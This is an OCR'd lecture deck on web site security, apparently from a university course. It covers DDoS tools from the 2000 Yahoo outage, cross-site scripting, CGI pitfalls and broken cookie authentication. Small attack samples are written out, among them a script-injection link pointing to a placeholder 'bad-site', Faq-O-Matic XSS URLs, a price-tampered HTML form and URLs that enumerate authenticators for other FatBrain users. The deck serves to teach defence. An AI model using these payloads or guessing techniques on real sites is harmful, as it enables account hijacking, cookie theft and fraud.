
Web Site Security

John Mitchell

Typical website architecture



Website Security

- Network security – cover later
  - Secure the connection between browser and server
    - Integrity and confidentiality of data
- Denial of service
  - DDOS attack
- Scripting vulnerabilities
  - Similar to other attacks on buggy code
  - Scripting languages have their own problems
- Authentication hacks
  - Lots of good stories …

General guidelines [Stein, Web Security]

- Disable unnecessary features
  - Automatic directory listings, symbolic link following, CGI scripts and server modules, server-side includes, user-supported directories
- Start and Stop server without requiring root
- Run in change-root environment
- Limit denial of service
- Monitor performance and integrity of system
  - System logs, web server logs
- Back up your system

10 Principles [Viega and McGraw]

- Secure the weakest link
- Practice defense in depth
- Fail securely
- Follow the principle of least privilege
- Compartmentalize
- Keep it simple
- Promote privacy
- Remember that hiding is hard
- Be reluctant to trust
- Use your community resources

How disaster strikes …

To: nanog@merit.edu
Subject: Yahoo network outage
From: Declan McCullagh <declan@wired.com>
Date: Mon, 07 Feb 2000 16:22:41 -0500
Delivered-To: nanog-outgoing@merit.edu
Sender: owner-nanog@merit.edu

… I was wondering whether anyone has some insight into what happened with Yahoo. The main site (although not all properties) has been offline since 10:30 am pt Monday. It doesn't *appear* to be Global Crossing's problem, though I can't be sure. GC is mum on the phone.

-Declan

To: Declan McCullagh <declan@wired.com>
Subject: Re: Yahoo network outage
From: Richard Irving <rirving@onecall.net>
Date: Mon, 07 Feb 2000 16:34:44 -0500

To Quote my Noc:
I just got off the phone with Global Center NOC. GlobalCenter Sunnyvale Router is down. Both Yahoo! and Global Center are working on the problem at this time. No ETA for repair

To: nanog@merit.edu
Subject: Re: Yahoo network outage
From: Kai Schlichting <kai@pac-rim.net>
Date: Mon, 07 Feb 2000 16:37:10 -0500
Delivered-To: nanog-outgoing@merit.edu

Yahoo seems to be down by itself, but GC (The former Exodus?) was majorly hosed for a couple of hours today, at least when seen from UUnet. This has cleared up since. The way it looked, they must have lost a larger circuit and traffic was falling back onto something smaller. I certainly heard about it from customers today.

To: <nanog@merit.edu>
Subject: Yahoo offline because of attack (was: Yahoo network outage)
From: Declan McCullagh <declan@wired.com>
Date: Mon, 07 Feb 2000 20:31:24 -0500

Yahoo told me on the phone that it's a malicious attack, and Global Center says the same thing. In Yahoo's words: "a coordinated distributed denial of service attack." We've got a brief story up at: http://www.wired.com/news/business/0,1367,34178,00.html The problem apparently originated with a router. But what kind of attack could have taken the network offline for that period of time and not affected other Global Center customers? I mean, there had to have been a gaping security hole somewhere: It looks like the routes got lost for (nearly) all of the Yahoo network, but no other non-Yahoo sites...

-Declan

Routers Blamed for Yahoo Outage by Declan McCullagh and Joan

- Most of the Yahoo network was unreachable for three hours on Monday as the company weathered what it described as a widespread malicious attack on its Web sites.
- Attackers reportedly laid siege …, snarling Yahoo's internal network and denying millions of visitors access …
- An engineer at another company … told Wired News the outage was due to misconfigured equipment.
- Details remained sketchy, with service provider Global Center blaming an intentional surge in traffic and Yahoo claiming a cadre of as-yet-unknown vandals fouled their system. No Web content appeared to have been altered or deleted.
- A Yahoo spokesperson called it a "coordinated distributed denial of service attack"…

To: Declan McCullagh <declan@wired.com>
Subject: Re: Yahoo offline because of attack (was: Yahoo network outage)
From: Paul Ferguson <ferguson@cisco.com>
Date: Tue, 08 Feb 2000 12:19:25 -0500

Declan,

This is a very complex issue, and made the DDoS BoF lastnight even more lively. ;-) Read RFC2267. More people should be doing it, and most of these silly problems will go away.

- paul

Routers Blamed for Yahoo Outage by Declan McCullagh and Joan


- …
- Jeff Schiller, MIT's network manager, said that a denial of service attack could be mistaken for router failure at first.
- "They might have thought they had a bad card in a router, and they shut down the router and replaced the card, and the problem didn't go away," Schiller said. "They probably replaced equipment and then discovered that it didn't solve the problem."
- Schiller speculated that any assault might have been a "Tribal Flood Network" attack. "If this is a denial of service attack, this is the one of the first attacks against a public business."

What happened?

- Coordinated effort from many sites
- Sites were compromised
  - According to Dittrich's DDoS analysis, "`trinoo` and `tfn` daemons were originally found in binary form on a number of Solaris 2.x systems, which were identified as having been compromised by exploitation of buffer overrun bugs in the RPC services `statd`, `cmsd` and `ttdbserverd`."

DDOS

[Ruwen Hess]



Trin00

- Attacks through UDP flood
- Client to Handler to Agent to Victim
- Multi-master support
- Restarts agents periodically
- Warns of additional connects
- Passwords protect handlers and agents of Trin00 network, though sent in clear text

Tribal Flood Network (TFN)

- Client to Daemon to Victim
- TCP, SYN and UDP floods
- No passwords for client
- Client-Daemon communication only in ICMP
- Needs root access
- Fixed payload size
- Does not authenticate incoming ICMP

Stacheldraht

- Combines Trin00 and TFN features
- Communication is symmetric key encrypted
- Able to upgrade agents on demand
- Client to Handler to Agent to Victim topology, just like Trin00
- Authenticates communication

Serious Business Issue

CYBER LAW JOURNAL

Can Hacking Victims Be Held Legally Liable?

By CARL S. KAPLAN August 24, 2001

Suppose, Margaret Jane Radin of Stanford Law School wrote recently, that a Web site operated by a securities brokerage suffers a crippling attack by hackers. The ability of its customers to conduct trades is hampered for several hours, or even blocked entirely. Imagine, too, that on the day of the attack the stock market is volatile, and that many customers are trying unsuccessfully to buy or sell stocks in a flash.

Scripting vulnerabilities

- Scripting language problems
  - String processing
  - User input & system calls
  - Check user input !!! (recall Perl tainting examples)
- Cross-site scripting [see Wheeler, sec 6.15]
  - One user's actions can attack another user
  - CERT description
    - A web site may inadvertently include malicious HTML tags or script in a dynamically generated page based on unvalidated input from untrustworthy sources

Cross-site scripting

- Discussion group sites
  - Embedded HTML / Javascript in postings can attack another user's browser
  - Check user input !!!
- Example
  - HTML link that causes the user to send malicious data to another site
    - <A HREF="http://example.com/comment.cgi?mycomment=<SCRIPT SRC='http://bad-site/badfile'></SCRIPT>"> Click here</A>

Faq-o-matic

- CGI-based system that automates FAQ
  - Allows visitors to help keep FAQ up-to-date
  - Permission system makes it useful as a help-desk application, bug-tracking database, …
- Documentation
  - http://sourceforge.net/projects/faqomatic
- Input validation error discovered
  - Feb-April, 2002
  - Bugtraq id 4565


Attack

- Examples
  - http://faqomaticsite/cgi-bin/fom/fom.cgi?cmd=<script>alert("superpetz")</script>&file=1&keywords=superpetz
  - http://www.wherever.tld/path_to_Faq-O-Matic/fom?file=<script>alert('If+this+script+was+modified,+it+could+easily+steal+amigadev.net+cookies+and+log+them+to+a+remote+location')</script>&step
- Why dangerous
  - Script is executed on the victims machine and comes from "trusted" website running the Faq-O-Matic; could get cookies, cause further posting, …

Safe CGI Scripting [Stein, Web Security]

- CGI scripts are source of many bugs
  - Unintentionally leak information
  - Make unauthorized modifications to web site files
  - Execute unintended commands on server host
- Common failures
  - Misuse of interpreters as CGI scripts
  - Flawed memory management
  - Passing unchecked user input to command interp
  - Opening files based on unchecked user input
  - Writing unchecked user input to disk


Client authentication



Authentication methods

- User name and password
  - User enters name and password
  - Web site checks database
  - Session continues via cookies
- Client certificates
  - Browser contains cryptographic certificate
  - Certificate authenticates user
- SSL
  - Protocol used to protect user name and password
  - Will send client certificate if requested and available

Session using cookies



Sample cookie

Domain	.wsj.com
Path	/cgi
SSL?	FALSE
Expiration	<exp time>
Variable name	login
Value	bitdiddleMaRdw2J1h6Lfc

Many web sites contain errors

Site	Error
WSJ.com	crypto misuse, secret key exposed
SprintPCS.com	leaks authenticator in plaintext
FatBrain.com	predictable session ID
PerformanceBike.com	predictable session ID
NEBride.com	circumvent password authentication
HighSchoolAlumni.com	circumvent password authentication
ihateshopping.com	circumvent password authentication

[Fu, Sit, Smith, and Feamster, Dos and Don'ts of Client Authentication]

Some problems in toolkits, too

Allaire ColdFusion	predictable session IDs
ArsDigita ACS	signs ambiguous messages
JakartA TomCat	predictable session IDs, random seed
PHP	session Ids based on time of day

Examples

- Trusting user input: Instant Shop
- Predictable authenticators
  - Unencrypted: FatBrain
  - Encrypted (badly): WSJ.com

Instant Shop "shopping basket"

```
<form action=commit_sale.cgi>
<input type=hidden name=item1 value=10> Batteries $10
<input type=hidden name=item2 value=45> Book $45
<input type=hidden name=item3 value=15> CD $15
<input type=submit> Confirm purchase
</form>
```

- This is html sent to browser
  - Price of item is stored in value field
  - How can you buy things cheap?

Bargain shopping

```
<form action=commit_sale.cgi>
<input type=hidden name=item1 value=0> Batteries $10
<input type=hidden name=item2 value=0> Book $45
<input type=hidden name=item3 value=0> CD $15
<input type=submit> Confirm purchase
</form>
```

- Malicious user can modify html form
  - Price of item stored in value field set to $0
  - Instant Shop now out of business
    - possibly other reasons

FatBrain

- Problem
  - User authenticator in URL
  - Customer can find authenticator for any other user
- Example
  - https://www.fatbrain.com/HelpAccount.asp?t=0&p1=fubob@mit.edu&p2=540555758
  - This is email and authenticator of valid user
  - How do we find authenticator of another user?
  - Trial and error

Trial and success

https://www.fatbrain.com/HelpAccount.asp?t=0&p1=nobob@mit.edu&p2=540555757

https://www.fatbrain.com/HelpAccount.asp?t=0&p1=nobob@mit.edu&p2=540555756

https://www.fatbrain.com/HelpAccount.asp?t=0&p1=nobob@mit.edu&p2=540555755

https://www.fatbrain.com/HelpAccount.asp?t=0&p1=nobob@mit.edu&p2=540555754

https://www.fatbrain.com/HelpAccount.asp?t=0&p1=nobob@mit.edu&p2=540555753

https://www.fatbrain.com/HelpAccount.asp?t=0&p1=nobob@mit.edu&p2=540555752

More complicated cookie error

- Wall Street Journal (WSJ.com)
  - User enters name and password
  - If the password is correct, WSJ.com issues cookie
  - User requests restricted content, presents cookie
  - If the cookie is authentic, page is delivered
- Problem
  - Cookie uses crypto
  - Weak crypto used in predictable way

WSJ.com Authentication Cookie

- Design
  - Cookie = {user, MAC_k(user)}
- Actual implementation
  - Cookie = user + UNIX-crypt(user + server secret) where + is string concatenation
- Problem with Unix crypt
  - Only uses first 8 bits of argument

Breaking WSJ.com

Secret	user	crypt input
	bitdiddl	bitdiddl
M	bitdidd	bitdiddM
Ma	bitdid	bitdiddMa
Mar	bitdi	bitdiddMar
…		
March20	b	bMarch20

- Determine server secret
  - This gives authenticator for *any* user!!!
  - March20 was installation date for server

Digital U-STOR-IT

Steven Bose, Brian Palmer, Nafis Upshur, Sherry Yu
John Mitchell


May 20, 2002

Concept

- Web-based storage and file sharing
  - Users can upload, download files
  - User policy determines file access

- Policy concepts
  - Locker owner determines upload, download policy
    - Locker owner can delegate authority to file owner
    - File access can depend on many user policies
  - Possible future enhancements
    - version control, newsgroup management, …

Design




- Authentication
  - Based on client certificate
- Policy
  - Each user has policy
  - Policies are interdependent
- Locker
  - Hierarchical folder of heterogeneous files
  - Locker policy set by owner

Example

- Stanford photo club creates "photo locker"
  - Club members display pictures, share photo tips
- Policy
  - Club allows members to upload pictures
  - Club member who uploads picture owns it
  - Picture owner determines download
    - All members, specific friends, friends of friends, etc.

More flexible policy options than current commercial sites

Site design



[Stein, Web Security]

Remote authoring, administration

- Controlling access to web server host
  - Network log-on
  - File sharing
  - FTP access
  - Web server publishing extensions
    - FrontPage, …